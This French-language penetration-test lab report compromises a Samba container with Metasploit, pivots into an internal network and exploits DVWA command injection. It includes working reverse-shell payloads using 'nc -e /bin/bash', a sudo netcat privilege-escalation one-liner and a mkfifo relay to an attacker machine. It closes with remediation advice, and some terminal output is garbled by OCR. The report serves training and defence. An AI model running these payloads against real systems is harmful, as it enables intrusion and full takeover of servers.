[*] Started reverse TCP handler on 172.19.0.4:4433
[*] Sending stage (1062760 bytes) to 172.19.0.3
[*] Meterpreter session 3 opened (172.19.0.4:4433 → 172.19.0.3:56998) at 2025-12-23 16:58:02 +0000
[*] Command stager progress: 100.00% (773/773 bytes)
msf exploit(linux/samba/is_known_pipename) > sessions

Active sessions
===============

  Id  Name  Type                   Information        Connection
  --  ----  ----                   -----------        ----------
  1         shell cmd/unix                            172.19.0.4:40305 → 172.19.0.3:445 (172.19.0.3)
  2         shell cmd/unix                            172.19.0.4:34507 → 172.19.0.3:445 (172.19.0.3)
  3         meterpreter x86/linux  root @ 172.19.0.3  172.19.0.4:4433 → 172.19.0.3:56998 (172.19.0.3)

msf exploit(linux/samba/is_known_pipename) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > ifconfig
```

5.2 Identification du Pivot et Analyse Réseau

Suite à l'exécution de la commande ifconfig via la session Meterpreter, nous avons obtenu la cartographie des interfaces réseau de la machine compromise. Cette étape est cruciale car elle révèle la topologie du réseau interne.

Le tableau ci-dessous récapitule les interfaces découvertes :

Interface	**Type**	**Adresse IP (v4)**	**Masque**	**MAC Address**	**Observation**
Interface 1 (lo)	Loop back	127.0.0.1	/8	00:00...	*Non important (Boucle locale).*
Interface 10 (eth0)	Ethernet	172.19.0.3	/16	02:42:ac:13:00:03	Réseau de connexion initiale.
Interface 14 (eth1)	Ethernet	**172.18.0.3**	/16	02:42:ac:12:00:03	**CŒUR DU PIVOT (Cible).**

BADAOUI WALID

```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff::


Interface 10
============
Name         : eth0
Hardware MAC : 02:42:ac:13:00:03
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 172.19.0.3
IPv4 Netmask : 255.255.0.0


Interface 14
============
Name         : eth1
Hardware MAC : 02:42:ac:12:00:03
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 172.18.0.3
IPv4 Netmask : 255.255.0.0
```

Nous remarquons immédiatement la présence d'une troisième interface, l'**Interface 14 (eth1)**, configurée sur le réseau 172.18.0.0/16.

C'est ici que se situe le cœur de notre stratégie de pivot. La machine compromise possède une "double casquette" (dual-homed) : elle est connectée à la fois au réseau par lequel nous sommes entrés et à ce nouveau réseau privé.

Nous émettons la forte hypothèse que le serveur Web cible (ou d'autres services critiques) est hébergé sur ce sous-réseau 172.18.x.x. Par conséquent, nous décidons de focaliser la suite de l'attaque sur cette interface spécifique pour effectuer un mouvement latéral et scanner ce nouveau segment réseau.

5.3 Méthodologie de Découverte et Scan du Réseau Interne

Pour explorer le réseau 172.18.0.0/16 identifié précédemment, nous avons dû adapter notre méthodologie car les outils de scan natifs de la session Meterpreter (comme arp_scanner) n'étaient pas fonctionnels. Nous avons donc opté pour l'utilisation des modules auxiliaires de Metasploit via le mécanisme de "Pivot".

1. Mise en place du routage (Pivoting) Avant toute action, il est nécessaire de créer un pont entre notre machine attaquante et le réseau interne de la victime. Depuis la session Meterpreter, nous avons injecté une route :


run autoroute -s 172.18.0.0/16 = ***run*** *: C'est l'instruction pour exécuter un script ou un module post-exploitation depuis l'intérieur d'une session Meterpreter.* ***autoroute*** *: C'est le nom du module spécifique utilisé. Son rôle est de modifier la table de routage* ***interne de Metasploit****. Il dit à Metasploit : "Si tu veux parler à une IP de ce réseau, passe par cette session".* ***-s (Subnet)*** *: Cette option spécifie le* ***sous-réseau*** *cible que l'on veut atteindre.*

2. Préparation de l'environnement de scan Le module de scan TCP ne s'exécutant pas directement à l'intérieur de la session Meterpreter, nous avons dû basculer la session en arrière-plan (background) pour revenir à la console principale de Metasploit (msf >).

BADOUWALD

3. Configuration du module de scan Nous avons sélectionné le module auxiliary/scanner/portscan/tcp pour sa capacité à utiliser la route définie précédemment. Les paramètres suivants ont été configurés pour cibler efficacement les services critiques :

- **RHOSTS (172.18.0.0/24)** : Définition de la plage d'adresses IP à auditer.
- **PORTS (80, 443, 8080, 22)** : Ciblage spécifique des ports les plus susceptibles d'héberger des services web ou d'administration.



4. Analyse des résultats L'exécution du scan a permis d'isoler une machine active distincte de notre point d'entrée :

- **Cible identifiée :** 172.18.0.2
- **Service détecté :** Port 80 (TCP OPEN)

Cette découverte confirme notre hypothèse : un serveur Web interne est hébergé sur 172.18.0.2, accessible uniquement depuis le réseau interne.

5.4 Exfiltration de Service via Port Forwarding et Analyse HTTP

Une fois la cible identifiée (172.18.0.2), nous devions interagir avec le service web pour en déterminer la nature. Plutôt que d'installer des outils bruyants sur la machine compromise, nous avons utilisé la technique du **Port Forwarding**.


Stratégie : Pourquoi le Port Forwarding ? En situation réelle (Red Team / Pentest), il est considéré comme une "bonne pratique" de ne jamais installer d'outils d'attaque directement sur la machine victime, et ce pour deux raisons majeures :

1. **Discrétion (Stealth) :** Installer des binaires ou des scripts python sur la cible laisse des traces (logs, fichiers) et augmente considérablement le risque de détection par les solutions EDR/Antivirus.
2. **Stabilité :** En ramenant le trafic vers notre machine attaquante (Kali), nous profitons de notre propre environnement maîtrisé et de nos outils calibrés, sans risquer de déstabiliser le serveur compromis.

Mise en place du Tunnel : Nous avons configuré une redirection de port via la session Meterpreter existante :

portfwd add -l 8888 -p 80 -r 172.18.0.2

Cette commande crée un tunnel : tout ce qui entre sur notre port local 8888 est envoyé directement au port 80 de la cible cachée.



5.4.1 Interaction en Ligne de Commande (CLI)

Notre machine d'attaque étant un conteneur Docker sans interface graphique, nous ne pouvions pas lancer de navigateur web ni utiliser de solution de bureau à distance (VNC) pour visualiser la page. Nous avons donc utilisé l'outil curl pour effectuer des requêtes HTTP brutes.

Première tentative (L'échec apparent) : Nous avons lancé une requête simple :

curl http://127.0.0.1:8888

Observation : La commande n'a rien retourné (vide). **Explication :** Ce n'est pas une erreur technique. Le serveur a répondu par une redirection (Code HTTP 302), mais sans contenu dans le corps de la page. curl standard n'affiche pas les redirections et ne les suit pas par défaut, donnant l'illusion que "ça ne marche pas".


Deuxième tentative (La méthode correcte) : Pour contourner ce problème et obtenir une analyse complète, nous avons utilisé les drapeaux de débogage et de suivi :

curl -v -L http://127.0.0.1:8888

Détail de la commande :

- **-v (Verbose)** : Affiche le détail de la communication (Handshake, En-têtes, Codes réponse). Indispensable pour le débogage.
- **-L (Follow Location)** : Ordonne à curl de suivre automatiquement les redirections (si le serveur répond "Va voir ailleurs", curl y va).

BADOUNARD



5.4.2 Analyse des Résultats (Fingerprinting)

La seconde commande a réussi et nous a fourni le code source complet de la page. Voici les informations critiques extraites de l'analyse du code HTML et des en-têtes :

1. Identification de l'application : La balise <title> révèle explicitement la nature de la cible : Damn Vulnerable Web Application (DVWA) v1.10 *Development* Il s'agit d'une plateforme volontairement vulnérable.
2. Configuration de Sécurité (Critique) : L'en-tête de cookie suivant a été intercepté : Set-Cookie: security=low Cela indique que le niveau de sécurité de l'application est au plus bas. Les filtres anti-injections (SQL, XSS) sont probablement désactivés.
3. Surface d'Attaque : La page finale est un formulaire d'authentification (login.php). L'analyse du formulaire montre :
    - Un champ username.
    - Un champ password.
    - Un champ caché user_token (Protection anti-CSRF), ce qui signifie que toute attaque par force brute devra gérer ce jeton dynamique.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd
">

<html xmlns="http://www.w3.org/1999/xhtml">

        <head>

                <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

                <title>Login :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>

                <link rel="stylesheet" type="text/css" href="dvwa/css/login.css" />
```

```
        <form action="login.php" method="post">

        <fieldset>

                        <label for="user">Username</label> <input type="text" class="loginInput" size="20"
name="username"><br />


                        <label for="pass">Password</label> <input type="password" class="loginInput" AUTOCO
MPLETE="off" size="20" name="password"><br />

                        <br />

                        <p class="submit"><input type="submit" value="Login" name="Login"></p>

        </fieldset>

        <input type='hidden' name='user_token' value='23aafd1284056c0636005296d115571e' />

        </form>
```

5.5 Méthodologie et Rigueur Opérationnelle

Avant de procéder à l'exploitation des vulnérabilités identifiées, une phase de préparation rigoureuse a été mise en place. En situation de pivoting (passage par une machine intermédiaire), la stabilité de la connexion est précaire.

- Gestion des commandes : La moindre erreur de syntaxe ou faute de frappe peut corrompre le shell ou forcer une déconnexion, obligeant à réinitialiser toute la chaîne d'accès depuis le début.
- Outils de préparation : Pour pallier cela, toutes les commandes complexes (enchaînements de curl, expressions régulières pour l'extraction de tokens) ont été préparées en amont dans un bloc-notes.
- Assistance IA : L'utilisation d'une intelligence artificielle a permis de valider la syntaxe des payloads avant exécution, assurant ainsi des commandes sans erreurs et une progression fluide sans perte de session, car écrire ces longues commandes à la main peuvent donner lieu à des erreurs.

5.6 Choix de la méthode PTY

Notre accès initial via Meterpreter nous donnait un shell limité (non interactif). Pour pouvoir manipuler les outils d'attaque et naviguer efficacement, nous avons procédé à une stabilisation simplifiée.

Plutôt que d'utiliser des méthodes complexes dépendant de l'hôte (comme stty), nous avons privilégié l'instanciation d'un pseudo-terminal (PTY) via Python.

Commande exécutée :

python3 -c 'import pty; pty.spawn("/bin/bash")'

```
id
uid=0(root) gid=0(root) groups=0(root)
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@8dead512e4cf:/tmp#
```

Justification technique : Cette commande transforme un simple canal de communication (sh) en un terminal interactif (bash). Bien que certaines fonctions avancées ne soient pas présentes, elle offre la stabilité nécessaire pour :

- Maintenir des variables d'environnement.
- Exécuter des scripts de manière interactive.
- Éviter que le shell ne se ferme sur une erreur mineure.

5.7 Exploitation de l'Application Web Interne (DVWA)

Après avoir stabilisé notre environnement de travail, nous avons procédé à l'attaque du serveur cible situé sur le segment réseau isolé (172.18.0.2). L'objectif était d'outrepasser le portail d'authentification de l'application **DVWA** (Damn Vulnerable Web Application).

5.7.1 Défis Techniques : CSRF et Gestion de Session

L'analyse initiale a révélé l'utilisation d'un **User Token** dynamique. Cette mesure de sécurité est une protection contre les attaques de type **CSRF**.

Définition - CSRF (Cross-Site Request Forgery) : Une vulnérabilité qui permet à un attaquant de forcer un utilisateur authentifié à exécuter des actions non désirées sur une application web. Le jeton (**Token**) garantit que la requête provient bien du formulaire légitime de l'application et non d'une source externe malveillante.

Pour réussir l'authentification via curl, nous avons dû scripter une interaction en trois phases pour simuler un comportement de navigateur réel.

BADJOU WALID

5.7.2 Procédure d'Exploitation Scriptée

```
root@8dead512e4cf:/tmp# cd /tmp && curl -s -c cookies.txt http://172.18.0.2/login.php -o login.html && TOKE
N=$(grep "user_token" login.html | cut -d"'" -f6)
<KEN=$(grep "user_token" login.html | cut -d"'" -f6)
```

```
root@8dead512e4cf:/tmp# curl -s -b cookies.txt -c cookies.txt -d "username=admin&password=password&Login=Lo
gin&user_token=$TOKEN" http://172.18.0.2/login.php
<Login&user_token=$TOKEN" http://172.18.0.2/login.php
```

```
root@8dead512e4cf:/tmp# curl -s -b cookies.txt http://172.18.0.2/index.php | grep "Welcome"
<l -s -b cookies.txt http://172.18.0.2/index.php | grep "Welcome"
                <title>Welcome :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
        <h1>Welcome to Damn Vulnerable Web Application!</h1>
root@8dead512e4cf:/tmp# s
```

Comme illustré dans les captures d'écran, la séquence de commandes suivante a été exécutée avec une rigueur absolue :

1. **Extraction Dynamique du Jeton :** Nous avons d'abord téléchargé la page de login pour en extraire le jeton unique via un enchaînement de commandes grep et cut.
    - **Commande :** TOKEN=$(grep "user_token" login.html | cut -d"'" -f6)
    - **Rôle :** Isole la chaîne hexadécimale du jeton pour la stocker dans une variable d'environnement $TOKEN.
2. **Forgeage de la Requête d'Authentification :** Une requête **HTTP POST** a été construite en intégrant les identifiants par défaut (admin/password) et le jeton précédemment extrait.
    - **Gestion des Cookies :** L'option -c cookies.txt est cruciale. Elle crée un "cookie jar" (pot à cookies) qui stocke le **PHPSESSID** renvoyé par le serveur.

Définition - PHPSESSID : Un identifiant unique utilisé par le serveur pour lier les requêtes successives à une même session utilisateur. Sans la gestion de ce cookie, le serveur "oublierait" que nous venons de nous connecter à la commande suivante.

3. **Validation de l'Accès :** Nous avons vérifié le succès de l'opération en demandant la page d'accueil (index.php) en utilisant le cookie de session authentifié (-b cookies.txt).
    - **Résultat :** L'apparition des balises <h1>Welcome to Damn Vulnerable Web Application!</h1> confirme l'accès total à l'interface d'administration.

5.7.3 Synthèse des acquis techniques

Le succès de cette étape démontre :

- La capacité à maintenir une **persistance de session** complexe sans interface graphique.
- La maîtrise du **pivoting applicatif** : le trafic HTTP a traversé avec succès le tunnel Meterpreter vers l'interface 172.19.0.3 pour atteindre la cible finale sur 172.18.0.2.

BADOUWALD

5.8 Exploitation de la vulnérabilité de type Command Injection (RCE)

L'accès à l'interface d'administration nous a permis de cibler le module **"Command Execution"**. Ce module est conçu pour tester la connectivité réseau via la commande ping, mais il souffre d'un défaut de sanitisation des entrées utilisateur.

5.8.1 Définition : Command Injection

Command Injection : Une vulnérabilité qui se produit lorsqu'une application transmet des données non sécurisées (fournies par l'utilisateur) à un shell système. L'attaquant peut alors utiliser des métacaractères du shell (comme ;, &&, ou |) pour exécuter des commandes arbitraires avec les privilèges de l'application web (généralement www-data).

5.8.2 Phase 1 : Validation de la vulnérabilité (Sanity Check)

Avant de tenter un reverse shell, nous avons validé la capacité d'exécution en injectant la commande id.

- **Payload injecté :** 127.0.0.1;id
- **Méthode :** Envoi d'une requête POST authentifiée via le fichier de cookies précédemment généré.
- **Commande :** curl -s -b cookies.txt -d "ip=127.0.0.1;id" -d "Submit=Submit" "http://172.18.0.2/vulnerabilities/exec/" | grep uid
- **Résultat :** Le serveur a retourné uid=33(www-data). Cette preuve de concept (PoC) confirme la possibilité d'exécuter du code à distance.

5.8.3 Phase 2 : Obtention du Reverse Shell

Pour obtenir un accès interactif, nous avons exploité la présence de l'utilitaire **Netcat** sur la cible pour établir une connexion sortante vers notre pivot.

1. Mise en écoute (Listener) sur le pivot : Depuis notre shell root sur le conteneur Samba (172.19.0.2), nous avons ouvert un port d'écoute :

nc -lvnp 4444 & *(Le symbole & permet de maintenir l'écouteur en tâche de fond tout en continuant à utiliser le terminal).*

2. Exécution du Payload final : Nous avons injecté une commande Netcat configurée pour rediriger un shell Bash vers notre écouteur :

curl -s -b cookies.txt -d "ip=127.0.0.1; nc 172.19.0.2 4444 -e /bin/bash #" -d "Submit=Submit" "http://172.18.0.2/vulnerabilities/exec/"

Détails techniques du payload :

- **nc 172.19.0.2 4444** : Indique à la cible de se connecter à notre pivot.
- **-e /bin/bash** : L'option "execute". Une fois la connexion établie, elle lie le flux d'entrée/sortie à un terminal Bash.
- **#** : Caractère de commentaire pour neutraliser le reste de la commande ping originale du serveur.

BADAOUI WALID

```
nc -lvnp 4444
connect to [172.18.0.3] from (UNKNOWN) [172.18.0.2] 53208
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
root@8dead512e4cf:/tmp#
root@8dead512e4cf:/tmp# cd /tmp
rm -f cookies.txt login.html
curl -s -c cookies.txt http://172.18.0.2/login.php -o login.html
TOKEN=$(grep "user_token" login.html | cut -d"'" -f6)
curl -s -b cookies.txt -c cookies.txt -d "username=admin&password=password&Login=Login&user_token=$TOKEN" htt
p://172.18.0.2/login.phpcd /tmp
rm -f cookies.txt login.html
curl -s -c cookies.txt http://172.18.0.2/login.php -o login.html
TOKEN=$(grep "user_token" login.html | cut -d"'" -f6)
root@8dead512e4cf:/tmp# rm -f cookies.txt login.html
<l -s -c cookies.txt http://172.18.0.2/login.php -o login.html
root@8dead512e4cf:/tmp# TOKEN=$(grep "user_token" login.html | cut -d"'" -f6)
root@8dead512e4cf:/tmp#
<Login&user_token=$TOKEN" http://172.18.0.2/login.php
root@8dead512e4cf:/tmp#

root@8dead512e4cf:/tmp#

root@8dead512e4cf:/tmp#

root@8dead512e4cf:/tmp# curl -s -b cookies.txt -d "ip=127.0.0.1; nc 172.18.0.3 4444 -e /bin/sh #" -d "Submit=
Submit" "http://172.18.0.2/vulnerabilities/exec/"
<mit=Submit" "http://172.18.0.2/vulnerabilities/exec/"
```

5.8.4 Résultat et Accès Initial

L'exécution a déclenché une connexion immédiate sur notre écouteur.

- **Résultat :** connect to [172.19.0.2] from (UNKNOWN) [172.18.0.2] 45678
- **Privilèges :** Nous sommes désormais connectés en tant que www-data sur le serveur Web interne.

5.8.5 Contraintes techniques et Post-Exploitation

Il est important de noter que malgré plusieurs tentatives, la stabilisation complète du shell via Python PTY n'a pas pu être finalisée.

- **État du Terminal :** Nous opérons via un "Non-Interactive Shell".
- **Impact opérationnel :** Cette absence de stabilisation nous impose une prudence accrue. Toute erreur de frappe ou commande bloquante (comme un script attendant une saisie utilisateur) pourrait entraîner la perte définitive de la session. L'utilisation des flèches directionnelles, de l'autocomplétion ou du Ctrl+C est proscrite.

5.8.6 Énumération pour l'Élévation de Privilèges (PrivEsc)

Une fois l'accès www-data consolidé, notre premier réflexe en post-exploitation Linux est de vérifier les droits de l'utilisateur actuel via la commande :

```
sudo -l
Matching Defaults entries for www-data on 852c475f2143:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 852c475f2143:
    (root) NOPASSWD: /bin/nc
```

Justification technique : Cette commande permet de lister les privilèges de l'utilisateur courant et de vérifier s'il est autorisé à exécuter certaines commandes avec les droits de l'utilisateur root sans mot de passe (NOPASSWD). C'est l'un des vecteurs d'élévation de privilèges les plus fréquents dans les environnements mal configurés.

L'exécution de la commande sudo -l est un réflexe fondamental lors d'une phase de Privilege Escalation. Elle permet de vérifier si l'utilisateur www-data possède des droits spécifiques pour exécuter des binaires en tant que root, notamment via la directive NOPASSWD.

Dans notre cas, l'analyse du retour terminal est sans appel :

(root) NOPASSWD: /bin/nc

Cela confirme que l'utilisateur www-data est autorisé à exécuter le binaire Netcat (nc) avec les privilèges de l'utilisateur root, et ce, sans avoir à fournir de mot de passe. Il s'agit d'une erreur de configuration majeure qui transforme un binaire de communication standard en un outil d'élévation de privilèges direct.

6. Élévation de Privilèges (PrivEsc) vers l'accès Root

Après avoir obtenu un accès initial en tant qu'utilisateur www-data sur le serveur 172.18.0.2, nous avons procédé à l'énumération des vecteurs d'élévation de privilèges locaux.

6.1 Exploitation finale via Binary Hijacking

Pour transformer ce droit d'exécution en un shell root complet, nous avons utilisé une commande combinée exploitant les capacités réseau de Netcat.

Commande d'exploitation finale utilisée :

```
sudo /bin/nc -e /bin/bash -lp 5555 & sleep 1; nc 127.0.0.1 5555
id
uid=0(root) gid=0(root) groups=0(root)
ls
core.380
help
index.php
source
cd ^H^H
```

Détail technique de la commande :


BADAOUI WALID

1. **sudo /bin/nc** : Exécute Netcat avec les privilèges root grâce à la règle identifiée.
2. **-e /bin/bash** : Demande à Netcat de lier un interpréteur de commandes Bash à la connexion. Comme Netcat est lancé via sudo, ce processus hérite de l'UID 0 (Root).
3. **-lp 5555** : Met le processus en écoute sur le port local 5555.
4. **& sleep 1; nc 127.0.0.1 5555** : Envoie le processus en arrière-plan, attend une seconde, puis s'y connecte localement pour prendre le contrôle du shell élevé.

6.3 Résultat et preuve de compromission totale

La validation immédiate via la commande id confirme le succès de l'attaque :

- **Résultat :** uid=0(root) gid=0(root) groups=0(root).




6.4 Exfiltration et Centralisation du contrôle Root sur Kali

Pour conclure l'intrusion de manière professionnelle, nous avons déporté le flux de contrôle administrateur vers notre station de travail Kali (172.19.0.4). Cette étape est cruciale pour garantir la stabilité de l'accès et utiliser nos outils d'analyse locaux sur l'ensemble du système compromis.

6.4.1 Mise en place du Relais TCP (Pivot Samba)

Puisque la machine Kali et le serveur DVWA appartiennent à des segments réseau isolés, nous avons configuré le pivot Samba (172.19.0.3) pour agir comme un **Relay Netcat**.

1. **Sur la machine Kali** : Ouverture d'un écouteur final sur le port 9999. nc -lvnp 9999
2. **Sur le pivot Samba** : Création d'un tunnel bidirectionnel utilisant un pipe nommé (mkfifo) pour lier les deux interfaces réseau.



BADGUI VALID

```
root@8dead512e4cf:/tmp# cd /tmp
mkfifo backpipe
nc -l -p 8888 0<backpipe | nc 172.19.0.4 9999 1>backpipecd /tm
root@8dead512e4cf:/tmp# mkfifo backpipe
root@8dead512e4cf:/tmp#
←l -p 8888 0<backpipe | nc 172.19.0.4 9999 1>backpipe
```

6.4.2 Déclenchement du Reverse Shell élevé

Depuis le serveur DVWA, nous avons utilisé nos privilèges root fraîchement acquis pour initier la connexion vers le relais.

Commande exécutée sur DVWA : `sudo /bin/nc 172.18.0.3 8888 -e /bin/bash`

6.4.3 Résultat final

La connexion a traversé avec succès le pivot Samba pour aboutir sur notre terminal Kali.

- **Confirmation de l'accès** : L'exécution de id sur le terminal Kali affiche uid=0(root).
- **Bilan** : Nous disposons désormais d'un contrôle total, persistant et centralisé sur la cible la plus isolée de l'infrastructure.

```
┌──(root㉿a0880e65f352)-[/]
└─# nc -lvnp 9999
listening on [any] 9999 ...
connect to [172.19.0.4] from (UNKNOWN) [172.19.0.3] 58580
id
uid=0(root) gid=0(root) groups=0(root)
^X@sS
```

7. Préconisations et Remédiations Techniques

L'analyse de la chaîne d'attaque a révélé des défaillances systémiques à plusieurs niveaux de l'infrastructure. Pour sécuriser l'environnement et prévenir une récurrence de ce type d'intrusion, les mesures suivantes doivent être appliquées.

7.1 Niveau Réseau : Segmentation et Filtrage

L'attaque a démontré que le pivot Samba (172.19.0.3) servait de passerelle non filtrée entre deux réseaux distincts.

- **Segmentation Stricte (VLAN Isolation)** : Les serveurs de fichiers (Samba) et les serveurs d'applications Web (DVWA) ne devraient jamais partager une connectivité directe si cela n'est pas strictement nécessaire au métier.
- **Mise en place d'un Firewall Inter-Zones** : Il est impératif d'instaurer des règles de type "Deny All" par défaut entre les segments 172.18.0.0/16 et 172.19.0.0/16. Seuls les flux spécifiques et identifiés doivent être autorisés.

- **Filtrage des Flux Sortants (Egress Filtering)** : La réussite des *Reverse Shells* repose sur la capacité de la cible à initier une connexion vers l'extérieur. Bloquer tout flux sortant non autorisé depuis les serveurs Web empêcherait le payload de "revenir" vers l'attaquant.

7.2 Niveau Applicatif : Durcissement du Serveur Web

Le vecteur d'entrée initial sur le second segment a été une vulnérabilité de type injection de commandes.

- **Sanitisation des Entrées Utilisateur** : Les applications ne doivent jamais passer de données utilisateurs directement à des fonctions système (comme shell_exec ou system en PHP). L'utilisation de listes blanches pour les caractères autorisés est requise.
- **Désactivation des Fonctions Dangereuses** : Dans le fichier php.ini, il est conseillé de désactiver les fonctions permettant l'exécution de commandes système via la directive disable_functions.
- **Mise à jour des Composants (Patch Management)** : Le service Samba initial présentait des vulnérabilités connues permettant un accès root direct. Un cycle de mise à jour régulier est indispensable pour fermer les vecteurs d'entrée publics.

7.3 Niveau Système : Gestion des Privilèges (Principle of Least Privilege)

La faille la plus critique ayant permis la compromission totale de la machine est la mauvaise configuration des droits sudo.

- **Révision des Droits Sudoers** : L'autorisation accordée à l'utilisateur www-data d'exécuter /bin/nc avec les privilèges root sans mot de passe est une violation directe du principe de moindre privilège.
- **Audit des Binaires "Living off the Land"** : Certains binaires comme nc, find, vim ou python ne devraient jamais être listés dans le fichier sudoers avec des droits élevés, car ils possèdent des fonctions natives permettant l'exécution de shells (voir le projet *GTFOBins*).
- **Utilisation de Conteneurs Non-Privilégiés** : Dans un environnement Docker, les processus au sein des conteneurs devraient être exécutés avec un utilisateur non-root par défaut, et les capacités du noyau (capabilities) devraient être limitées au strict minimum.

7.4 Surveillance et Détection (SOC/EDR)

- **Monitoring des Connexions Inhabituelles** : L'établissement d'une connexion sur des ports non standards (4444, 8888, 9999) aurait dû déclencher une alerte immédiate au niveau du SIEM.
- **Analyse Comportementale** : Le spawn d'un processus /bin/bash par un serveur Web (www-data) est une anomalie comportementale majeure qui doit être bloquée automatiquement par un EDR (Endpoint Detection and Response).

BADJOUWALID

Synthèse de la remédiation

Vulnérabilité	Impact	Solution Prioritaire
Samba Outdated	Critique	Mise à jour du service ou migration vers une version supportée.
